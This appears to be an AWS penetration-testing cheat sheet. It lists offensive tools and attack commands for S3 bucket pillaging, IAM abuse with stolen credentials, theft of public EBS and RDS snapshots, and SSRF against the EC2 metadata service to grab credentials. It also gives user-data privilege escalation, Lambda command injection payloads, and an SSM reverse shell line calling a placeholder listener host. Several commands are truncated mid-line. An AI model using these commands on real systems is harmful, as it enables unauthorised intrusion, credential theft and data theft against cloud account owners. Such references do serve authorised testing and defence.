# Lot of scripts for different purposes, check github

# IAM resources finder
# https://github.com/BishopFox/smogcloud
smogcloud

# Red team scripts for AWS
# https://github.com/elitest/Redboto

# AWS Bloodhound

# https://github.com/lyft/cartography

# AWS Exploitation Framework
# https://github.com/grines/scour

```

S3

Basic Commands

```

aws s3 ls s3://
aws s3api list-buckets
aws s3 ls s3://bucket.com
aws s3 ls --recursive s3://bucket.com
aws s3 sync s3://bucketname s3-files-dir
aws s3 cp s3://bucket-name/<file> <destination>
aws s3 cp/mv test-file.txt s3://bucket-name
aws s3 rm s3://bucket-name/test-file.txt
aws s3api get-bucket-acl --bucket bucket-name # Check owner
aws s3api head-object --bucket bucket-name --key file.txt # Check file metadata

```

Find S3 buckets

```

# Find buckets from keyword or company name
# https://github.com/nahamsec/lazys3
ruby lazys3.rb companynname

# https://github.com/initstring/cloud_enum
python3 cloud_enum.py -k companynnameorkeyword

# https://github.com/gwen001/s3-buckets-finder
php s3-buckets-bruteforcer.php --bucket gwen001-test002

# Public s3 buckets
https://buckets.grayhatwarfare.com
https://github.com/eth0izzle/bucket-stream

# https://github.com/cr0hn/festin
festin mydomain.com
festin -f domains.txt

# Google dork
site:.s3.amazonaws.com "Company"

```

Check S3 buckets perms and files

```

# https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets
alias flumberbuckets='sudo python3 PATH/flumberboozle/flumberbuckets/flumberbuckets.py -p'
echo "bucket" | flumberbuckets -si -
cat hosts.txt | flumberbuckets -si -

# https://github.com/sa7mon/S3Scanner
sudo python3 s3scanner.py sites.txt
sudo python ./s3scanner.py --include-closed --out-file found.txt --dump names.txt

# https://github.com/clario-tech/s3-inspector
python s3inspector.py

# https://github.com/jordanpotti/AWSBucketDump
source /home/cloudhacker/tools/AWSBucketDump/bin/activate
touch s.txt
sed -i "s,$,-$bapname-awscloudsec,g" /home/cloudhacker/tools/AWSBucketDump/BucketNames.txt
python AWSBucketDump.py -D -l BucketNames.txt -g s.txt

# https://github.com/Ucnt/aws-s3-data-finder/
python3 find_data.py -n bucketname -u

# https://github.com/VirtueSecurity/aws-extender-cli
python3 aws_extender_cli.py -s S3 -b flaws.cloud

```

S3 examples attacks

S3 Bucket Pillaging

- GOAL: Locate Amazon S3 buckets and search them for interesting data
- In this lab you will attempt to identify a publicly accessible S3 bucket hosted by an organization

```
~$ sudo apt-get install python3-pip
~$ git clone https://github.com/RhinoSecurityLabs/pacu
~$ cd pacu
~$ sudo bash install.sh
~$ sudo aws configure
~$ sudo python3 pacu.py
```

```
Pacu > import_keys --all
# Search by domain
Pacu > run s3__bucket_finder -d glitchcloud
# List files in bucket
Pacu > aws s3 ls s3://glitchcloud
# Download files
Pacu > aws s3 sync s3://glitchcloud s3-files-dir
```

S3 Code Injection

- Backdoor JavaScript in S3 Buckets used by webapps
- In March, 2018 a crypto-miner malware was found to be loading on MSN's homepage
- This was due to AOL's advertising platform having a writeable S3 bucket, which was being served to millions of users
- If a webapp is loading content from an S3 bucket made publicly writeable attackers can upload their own files
- Can perform XSS-type attacks against webapp visitors
- Hook browser with Beef

Domain Hijacking

- Hijack S3 domain by finding references in a webapp to S3 buckets that don't exist anymore
- Or... subdomains that were linked to an S3 bucket with CNAME's that still exist
- When assessing webapps look for 404's to *.s3.amazonaws.com
- When brute forcing subdomains for an org look for 404's with 'NoSuchBucket' error
- Go create the S3 bucket with the same name and region
- Load malicious content to the new S3 bucket that will be executed when visitors hit the site

Enumerate read access buckets script

```

#!/bin/bash
for i in "$@" ; do
  if [[ $i == "--profile" ]]; then
    profile=$(echo "$@" | awk '{for(i=1;i<=NF;i++) if ($i=="--profile") print $(i+1)}')
    AWS_ACCESS_KEY_ID=$(cat /root/.aws/credentials | grep -i "$profile" -A 2 | grep -i AWS_ACCESS_KEY_ID)
    AWS_SECRET_ACCESS_KEY=$(cat /root/.aws/credentials | grep -i "$profile" -A 2 | grep -i AWS_SECRET_ACCESS_KEY)
    break
  fi
done
echo "Enumerating the buckets..."
aws --profile "$profile" s3 ls | cut -d ' ' -f 3 > /tmp/buckets
echo "You can read the following buckets:"
>/tmp/readBuckets
for i in $(cat /tmp/buckets); do
  result=$(aws --profile "$profile" s3 ls s3://"$i" 2>/dev/null | head -n 1)
  if [ ! -z "$result" ]; then
    echo "$i" | tee /tmp/readBuckets
    unset result
  fi
done

```

IAM

Basic commands

```
# ~/.aws/credentials
[default]
aws_access_key_id = XXX
aws_secret_access_key = XXXX

export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=

# Check valid
aws sts get-caller-identity
aws sdb list-domains --region us-east-1

# If we can steal AWS credentials, add to your configuration
aws configure --profile stolen
# Open ~/.aws/credentials
# Under the [stolen] section add aws_session_token and add the discovered token value here
aws sts get-caller-identity --profile stolen

# Get account id
aws sts get-access-key-info --access-key-id=ASIA1234567890123456

aws iam get-account-password-policy
aws sts get-session-token
aws iam list-users
aws iam list-roles
aws iam list-access-keys --user-name <username>
aws iam create-access-key --user-name <username>
aws iam list-attached-user-policies --user-name XXXX
aws iam get-policy
aws iam get-policy-version

aws deploy list-applications

aws directconnect describe-connections

aws secretsmanager get-secret-value --secret-id <value> --profile <container tokens>

aws sns publish --topic-arn arn:aws:sns:us-east-1:*account id*:aaa --message aaa

# IAM Prefix meaning
ABIA - AWS STS service bearer token
ACCA - Context-specific credential
AGPA - Group
AIDA - IAM user
AIPA - Amazon EC2 instance profile
AKIA - Access key
ANPA - Managed policy
ANVA - Version in a managed policy
APKA - Public key
AROA - Role
ASCA - Certificate
```

ASIA – Temporary (AWS STS) access key IDs use this prefix, but are unique only in combination

Tools

```
# https://github.com/andresriancho/enumerate-iam
python enumerate-iam.py --access-key XXXXXXXXXXXXXXXX --secret-key XXXXXXXXXXXX
python enumerate-iam.py --access-key "ACCESSKEY" --secret-key "SECRETKEY" (--session-token "$SessionToken")

# https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py
python aws_escalate.py

# https://github.com/andresriancho/nimbostratus
python2 nimbostratus dump-permissions

# https://github.com/nccgroup/ScoutSuite
python3 scout.py aws

# https://github.com/salesforce/cloudsplaining
cloudsplaining download
cloudsplaining scan

# Enumerate IAM permissions without logging (stealth mode)
# https://github.com/Frichetten/aws_stealth_perm_enum

# Unauthenticated (only account id) Enumeration of IAM Users and Roles
# https://github.com/Frichetten/enumate_iam_using_bucket_policy

# AWS Consoler
# https://github.com/NetSPI/aws_consoler
# Generate link to console from valid credentials
aws_consoler -a ASIAXXXX -s SECRETXXXX -t TOKENXXXX

# AWSRoleJuggler
# https://github.com/hotnops/AWSRoleJuggler/
# You can use one assumed role to assume another one
./find_circular_trust.py
python aws_role_juggler.py -r arn:aws:iam::123456789:role/BuildRole arn:aws:iam::123456789:ro

# https://github.com/prisma-cloud/IAMFinder
python3 iamfinder.py init
python3 iamfinder.py enum_user --aws_id 123456789012

# https://github.com/nccgroup/PMapper
# Check IAM permissions
```

AWS IAM Cli Enumeration

```

# First of all, set your profile
aws configure --profile test
set profile=test # Just for convenience

# Get policies available
aws --profile "$profile" iam list-policies | jq -r ".Policies[].Arn"
# Get specific policy version
aws --profile "$profile" iam get-policy --policy-arn "$i" --query "Policy.DefaultVersionId" --
# Get all juicy info oneliner (search for Action/Resource /*)
profile="test"; for i in $(aws --profile "$profile" iam list-policies | jq -r '.Policies[].Arn')

#List Managed User policies
aws --profile "test" iam list-attached-user-policies --user-name "test-user"
#List Managed Group policies
aws --profile "test" iam list-attached-group-policies --group-name "test-group"
#List Managed Role policies
aws --profile "test" iam list-attached-role-policies --role-name "test-role"

#List Inline User policies
aws --profile "test" iam list-user-policies --user-name "test-user"
#List Inline Group policies
aws --profile "test" iam list-group-policies --group-name "test-group"
#List Inline Role policies
aws --profile "test" iam list-role-policies --role-name "test-role"

#Describe Inline User policies
aws --profile "test" iam get-user-policy --user-name "test-user" --policy-name "test-policy"
#Describe Inline Group policies
aws --profile "test" iam get-group-policy --group-name "test-group" --policy-name "test-policy"
#Describe Inline Role policies
aws --profile "test" iam get-role-policy --role-name "test-role" --policy-name "test-policy"

# List roles policies
aws --profile "test" iam get-role --role-name "test-role"

# Assume role from any ec2 instance (get Admin)
# Create instance profile
aws iam create-instance-profile --instance-profile-name YourNewRole-Instance-Profile
# Associate role to Instance Profile
aws iam add-role-to-instance-profile --role-name YourNewRole --instance-profile-name YourNewRole-Instance-Profile
# Associate Instance Profile with instance you want to use
aws ec2 associate-iam-instance-profile --instance-id YourInstanceId --iam-instance-profile YourNewRole-Instance-Profile

# Get assumed roles in instance
aws --profile test sts get-caller-identity

# Shadow admin
aws iam list-attached-user-policies --user-name {}
aws iam get-policy-version --policy-arn provide_policy_arn --version-id $(aws iam get-policy --policy-arn provide_policy_arn --version-id 1)
aws iam list-user-policies --user-name {}
aws iam get-user-policy --policy-name policy_name_from_above_command --user-name {} | python -c "import json; print(json.load(sys.stdin))['Policy']"
# Vulnerables policies:

```

```
iam:CreateUser
iam:CreateLoginProfile
iam:UpdateProfile
iam:AddUserToGroup
```

EBS

Find secrets in public EBS

```
# Dufflebag https://github.com/bishopfox/dufflebag
```

EBS attack example

```
# Discover EBS Snapshot and mount it to navigate
- Obtaining public snapshot name
aws ec2 describe-snapshots --region us-east-1 --restorable-by-user-ids all | grep -C 10 "compa
- Obtaining zone and instance
aws ec2 describe-instances --filters Name=tag:Name,Values=attacker-machine
- Create a new volume of it
aws ec2 create-volume --snapshot-id snap-03616657ede4b9862 --availability-zone <ZONE-HERE>
- Attach to an EC2 instance
aws ec2 attach-volume --device /dev/sdh --instance-id <INSTANCE-ID> --volume-id <VOLUME-ID>
    - It takes some time, to see the status:
        aws ec2 describe-volumes --filters Name=volume-id,Values=<VOLUME-ID>
- Once is mounted in EC2 instance, check it, mount it and access it:
sudo lsblk
sudo mount /dev/xvdh1 /mnt
cd /mnt/home/user/companydata
```

```
# WeirdAAL https://github.com/carnal0wnage/weirdAAL
```

EC2

EC2 basic commands

```
# Like traditional host
- Port enumeration
- Attack interesting services like ssh or rdp

aws ec2 describe-instances
aws ssm describe-instance-information
aws ec2 describe-snapshots
aws ec2 describe-security-groups --group-ids <VPC Security Group ID> --region <region>
aws ec2 create-volume --snapshot-id snap-123123123
aws ec2 describe-snapshots --owner-ids {user-id}

# SSH into created instance:
ssh -i ".ssh/key.pem" <user>@<instance-ip>
sudo mount /dev/xvdb1 /mnt
cat /mnt/home/ubuntu/setupNginx.sh

# EC2 security group
aws ec2 describe-security-groups
aws ec2 describe-security-groups --filters Name=ip-permission.cidr,Values='0.0.0.0/0' --query
```

EC2 example attacks

```

# SSRF to http://169.254.169.254 (Metadata server)
curl http://<ec2-ip-address>/\?url\=http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://169.254.169.254/latest/meta-data
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/public-hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/network/interfaces/
http://169.254.169.254/latest/meta-data/local-ipv4
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key/
http://169.254.169.254/latest/user-data

# Find IAM Security Credentials
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/
http://169.254.169.254/latest/meta-data/iam/security-credentials/

# Using EC2 instance metadata tool
ec2-metadata -h
# With EC2 Instance Meta Data Service version 2 (IMDSv2):
Append X-aws-ec2-metadata-token Header generated with a PUT request to http://169.254.169.254, for example:
curl -H "X-aws-ec2-metadata-token: $(curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials | jq ".tokens[0].token")" http://169.254.169.254/latest/meta-data/iam/security-credentials

# Check directly for metadata instance
curl -s http://<ec2-ip-address>/latest/meta-data/ -H 'Host:169.254.169.254'

# EC2 instance connect
aws ec2 describe-instances | jq ".[][].Instances | .[] | {InstanceId, KeyName, State}"
aws ec2-instance-connect send-ssh-public-key --region us-east-1 --instance-id INSTANCE_ID_GOT

# EC2 AMI - Read instance, create AMI for instance and run
aws ec2 describe-images --region specific-region
aws ec2 create-image --instance-id ID --name "EXPLOIT" --description "Export AMI" --region specific-region
aws ec2 import-key-pair --key-name "EXPLOIT" --public-key-material file:///publickeyfile
aws ec2 describe-images --filters "Name=name,Values=EXPLOIT"
aws ec2 run-instances --image-id {} --security-group-ids "" --subnet-id {} --count 1 --instance-type t2.micro

# Create volume from snapshot & attach to instance id && mount in local
aws ec2 create-volume --snapshot-id snapshot_id --availability-zone zone
aws ec2 attach-volume --volume-id above-volume-id --instance-id instance-id --device /dev/sdf

# Privesc with modify-instance-attribute
aws ec2 modify-instance-attribute --instance-id=xxx --attribute userData --value file://file.b64.txt
file.b64.txt contains (and after base64 file.txt > file.b64.txt):
```
Content-Type: multipart/mixed; boundary="/"
MIME-Version: 1.0

--/
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"
```

```

```

#cloud-config
cloud_final_modules:
- [scripts-user, always]

--/
Content-Type: text/x-shellscrip; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"

#!/bin/bash
**commands here** (reverse shell, set ssh keys...)
--/
```

```

```

Privesc 2 with user data
On first launch, the EC2 instance will pull the start_script from S3 and will run it. If an
#!/bin/bash
aws s3 cp s3://example-boot-bucket/start_script.sh /root/start_script.sh
chmod +x /root/start_script.sh
/root/start_script.sh

```

## Tools

```

EC2 Shadow Copy attack
https://github.com/Static-Flow/CloudCopy

EC2 secrets recovery
https://github.com/akhil-reni/ud-peep

```

## Cloudfront

### Info

Cloudfront is a CDN and it checks the HOST header in CNAMEs, so:

- The domain "test.disloops.com" is a CNAME record that points to "disloops.com".
- The "disloops.com" domain is set up to use a CloudFront distribution.
- Because "test.disloops.com" was not added to the "Alternate Domain Names (CNAMEs)" field for
- Another user can create a CloudFront distribution and add "test.disloops.com" to the "Alter

## Tools

```

https://github.com/MindPointGroup/cloudfrunt
git clone --recursive https://github.com/MindPointGroup/cloudfrunt
pip install -r requirements.txt
python cloudfrunt.py -o cloudfrunt.com.s3-website-us-east-1.amazonaws.com -i S3-cloudfrunt -l

```

## AWS Lambda

### Info

```
Welcome to serverless!!!!
AWS Lambda, essentially are short lived servers that run your function and provide you with

OS command Injection in Lambda
curl "https://API-endpoint/api/stringhere"

For a md5 converter endpoint "https://API-endpoint/api/hello;id;w;cat%20%2fetc%2fpasswd"
aws lambda list-functions
aws lambda get-function --function-name <FUNCTION-NAME>
aws lambda get-policy
aws apigateway get-stages

Download function code
aws lambda list-functions
aws lambda get-function --function-name name_we_retrieved_from_above --query 'Code.Location'
wget -O myfunction.zip URL_from_above_step

Steal creds via XXE or SSRF reading:
/proc/self/environ
If blocked try to read other vars:
/proc/[1..20]/environ
```

### Tools

```
https://github.com/puresec/lambda-proxy
SQLMap to Lambda!!!
python3 main.py
sqlmap -r request.txt

https://github.com/twistlock/splash
Pseudo Lambda Shell
```

## AWS Inspector

```
Amazon Inspector is an automated security assessment service that helps improve the security
```

## AWS RDS

### Basic

```
aws rds describe-db-instances
```

## Attacks

```
Just like a MySQL, try for sql!
Check if 3306 is exposed
Sqlmap is your friend ;)

Stealing RDS Snapshots
- Searching partial snapshots
aws rds describe-db-snapshots --include-public --snapshot-type public --db-snapshot-identifier recoverdb
- Restore in instance
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier recoverdb --publicly-accessible
- Once restored, try to access
aws rds describe-db-instances --db-instance-identifier recoverdb
- Reset the master credentials
aws rds modify-db-instance --db-instance-identifier recoverdb --master-user-password NewPassword
 - Takes some time, you can check the status:
 aws rds describe-db-instances
- Try to access it from EC2 instance which was restored
nc rds-endpoint 3306 -zvv
- If you can't see, you may open 3306:
 - In RDS console, click on the recoverdb instance
 - Click on the Security Group
 - Add an Inbound rule for port 3306 TCP for Cloudhacker IP
- Then connect it
mysql -u <username> -p -h <rds-instance-endpoint>
```

## ECR

### Info

```
Amazon Elastic Container Registry - Docker container registry
aws ecr get-login
aws ecr get-login-password | docker login --username AWS --password-stdin XXXXXXXXX.dkr.ecr.eu-central-1.amazonaws.com
aws ecr list-images --repository-name REPO_NAME --registry-id ACCOUNT_ID
aws ecr batch-get-image --repository-name XXXX --registry-id XXXX --image-ids imageTag=latest
aws ecr get-download-url-for-layer --repository-name XXXX --registry-id XXXX --layer-digest "sha256:XXXXXXXXXX"
```

## Tools

```
After AWS credentials compromised

https://github.com/RhinoSecurityLabs/ccat
docker run -it -v ~/.aws:/root/.aws/ -v /var/run/docker.sock:/var/run/docker.sock -v ${PWD}:/i
```

## ECS

### Info

ECS – Elastic Container Service (is a container orchestration service)

## AWS Cognito API

Amazon Cognito is a user identity and data synchronization service. If the website uses other AWS services (like Amazon S3, Amazon Dynamo DB, etc.) Amazon Cognito provides you with delivering temporary credentials with limited privileges that users can use to access database resources.

```
Check for cognito-identity requests with GetCredentialsForIdentity
```

**Request**

Raw Params Headers Hex


POST / HTTP/1.1  
 Host: cognito-identity.us-east-1.amazonaws.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:76.0) Gecko/20100101 Firefox/76.0  
 Accept: \*/\*  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 X-Amz-User-Agent: aws-sdk-js/2.640.0 callback  
 Content-Type: application/x-amz-json-1.1  
 X-Amz-Target: AWSIdentityService.GetCredentialsForIdentity  
 X-Amz-Content-Sha256: [REDACTED]  
 Content-Length: 63  
 Origin: http://[REDACTED].com  
 Connection: close  
 Referer: http://[REDACTED].com/profile/[REDACTED]  
 {"IdentityId":"us-east-1:[REDACTED]"}

**Response**

Raw Headers Hex

HTTP/1.1 200 OK  
 Date: Tue, 11 Aug 2020 09:00:05 GMT  
 Content-Type: application/x-amz-json-1.1  
 Content-Length: 1772  
 Connection: close  
 x-amzn-RequestId: d4  
 Access-Control-Allow-Origin: \*  
 Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType,x-amzn-ErrorMessage,Date  
 {"Credentials":{"AccessKeyId":"[REDACTED]","Expiration":1.597140005E9,"SecretKey":"[REDACTED]","SessionToken":"[REDACTED]"}  
 aB  
 T4  
 X  
 i  
 i  
 s  
 0  
 /  
 q

## AWS Systems Manager



```

AWS SSM
- The agent must be installed in the machines
- It's used to create roles and policies

Executing commands
aws ssm describe-instance-information #Get instance
aws ssm describe-instance-information --output text --query "InstanceInformationList[*]"
- Get "ifconfig" commandId
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AWS-RunShellScript" --
- Execute CommandID generated for ifconfig
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details --query "CommandInvoc

RCE
aws ssm send-command --document-name "AWS-RunShellScript" --comment "RCE test: whoami" --target
aws ssm list-command-invocations --command-id "[CommandId]" --details

Getting shell
- You already need to have reverse.sh uploaded to s3
#!/bin/bash
bash -i >& /dev/tcp/REVERSE-SHELL-CATCHER/9999 0>&1
- Start your listener
aws ssm send-command --document-name "AWS-RunRemoteScript" --instance-ids "INSTANCE-ID-HERE" --

Read info from SSM
aws ssm describe-parameters
aws ssm get-parameters --name <NameYouFindAbove>

EC2 with SSM enabled leads to RCE
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AWS-RunShellScript" --
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details --query "CommandInvoc

```

## Aws Services Summary

AWS Service	Should have been called	Use this to	It's like
EC2	Amazon Virtual Servers	Host the bits of things you think of as a computer.	It's handwavy, but EC instances are similar to the virtual private servers you'd get at Linode, DigitalOcean or Rackspace.
IAM	Users, Keys and Certs	Set up additional users, set up new AWS Keys and policies.	
S3	Amazon Unlimited FTP Server	Store images and other assets for websites. Keep backups and share files between services. Host static websites. Also, many of the other AWS services write and read from S3.	
VPC	Amazon Virtual Colocated Rack	Overcome objections that "all our stuff is on the internet!" by adding an additional layer of security. Makes it appear as if all of your AWS services are on the same little network instead of being small pieces in a much bigger network.	If you're familiar with networking: VLANs
Lambda	AWS App Scripts	Run little self contained snippets of JS, Java or Python to do discrete tasks. Sort of a combination of a queue and execution in one. Used for storing and then executing changes to your AWS setup or responding to	

		events in S3 or DynamoDB.	
API Gateway	API Proxy	Proxy your apps API through this so you can throttle bad client traffic, test new versions, and present methods more cleanly.	3Scale
RDS	Amazon SQL	Be your app's Mysql, Postgres, and Oracle database.	Heroku Postgres
Route53	Amazon DNS + Domains	Buy a new domain and set up the DNS records for that domain.	DNSimple, GoDaddy Gandi
SES	Amazon Transactional Email	Send one-off emails like password resets, notifications, etc. You could use it to send a newsletter if you wrote all the code, but that's not a great idea.	SendGrid, Mandrill, Postmark
Cloudfront	Amazon CDN	Make your websites load faster by spreading out static file delivery to be closer to where your users are.	MaxCDN, Akamai
CloudSearch	Amazon Fulltext Search	Pull in data on S3 or in RDS and then search it for every instance of 'Jimmy.'	Sphinx, Solr, ElasticSearch
DynamoDB	Amazon NoSQL	Be your app's massively scalable key valueish store.	MongoLab
ElastiCache	Amazon Memcached	Be your app's Memcached or Redis.	Redis to Go, Memcachier
Elastic Transcoder	Amazon Beginning Cut Pro	Deal with video weirdness (change formats, compress, etc.).	
SQS	Amazon Queue	Store data for future processing in a queue. The lingo for this is	RabbitMQ, Sidekiq

		storing "messages" but it doesn't have anything to do with email or SMS. SQS doesn't have any logic, it's just a place to put things and take things out.	
WAF	AWS Firewall	Block bad requests to Cloudfront protected sites (aka stop people trying 10,000 passwords against /wp-admin)	Sophos, Kapersky
Cognito	Amazon OAuth as a Service	Give end users - (non AWS) - the ability to log in with Google, Facebook, etc.	OAuth.io
Device Farm	Amazon Drawer of Old Android Devices	Test your app on a bunch of different IOS and Android devices simultaneously.	MobileTest, iOS emulator
Mobile Analytics	Spot on Name, Amazon Product Managers take note	Track what people are doing inside of your app.	Flurry
SNS	Amazon Messenger	Send mobile notifications, emails and/or SMS messages	UrbanAirship, Twilio
CodeCommit	Amazon GitHub	Version control your code - hosted Git.	Github, BitBucket
Code Deploy	Not bad	Get your code from your CodeCommit repo (or Github) onto a bunch of EC2 instances in a sane way.	Heroku, Capistrano
CodePipeline	Amazon Continuous Integration	Run automated tests on your code and then do stuff with it depending on if it passes those tests.	CircleCI, Travis

EC2 Container Service	Amazon Docker as a Service	Put a Dockerfile into an EC2 instance so you can run a website.	
Elastic Beanstalk	Amazon Platform as a Service	Move your app hosted on Heroku to AWS when it gets too expensive.	Heroku, BlueMix, Modulus
AppStream	Amazon Citrix	Put a copy of a Windows application on a Windows machine that people get remote access to.	Citrix, RDP
Direct Connect	Pretty spot on actually	Pay your Telco + AWS to get a dedicated leased line from your data center or network to AWS. Cheaper than Internet out for Data.	A toll road turnpike bypassing the crowded side streets.
Directory Service	Pretty spot on actually	Tie together other apps that need a Microsoft Active Directory to control them.	
WorkDocs	Amazon Unstructured Files	Share Word Docs with your colleagues.	Dropbox, DataAnywhere
WorkMail	Amazon Company Email	Give everyone in your company the same email system and calendar.	Google Apps for Domains
Workspaces	Amazon Remote Computer	Gives you a standard windows desktop that you're remotely controlling.	
Service Catalog	Amazon Setup Already	Give other AWS users in your group access to preset apps you've built so they don't have to read guides like this.	
Storage Gateway	S3 pretending it's part of your corporate network	Stop buying more storage to keep Word Docs on. Make automating getting files	

		into S3 from your corporate network easier. Extract, Transform and Load data from elsewhere in AWS. Schedule when it happens and get alerts when they fail.	
Data Pipeline	Amazon ETL	Extract, Transform and Load data from elsewhere in AWS. Schedule when it happens and get alerts when they fail.	
Elastic Map Reduce	Amazon Hadooper	Iterate over massive text files of raw data that you're keeping in S3.	Treasure Data
Glacier	Really slow Amazon S3	Make backups of your backups that you keep on S3. Also, beware the cost of getting data back out in a hurry. For long term archiving.	
Kinesis	Amazon High Throughput	Ingest lots of data very quickly (for things like analytics or people retweeting Kanye) that you then later use other AWS services to analyze.	Kafka
RedShift	Amazon Data Warehouse	Store a whole bunch of analytics data, do some processing, and dump it out.	
Machine Learning	Skynet	Predict future behavior from existing data for problems like fraud detection or "people that bought x also bought y."	
SWF	Amazon EC2 Queue	Build a service of "deciders" and "workers" on top of EC2 to accomplish a set task. Unlike SQS - logic is set up inside the service to	IronWorker

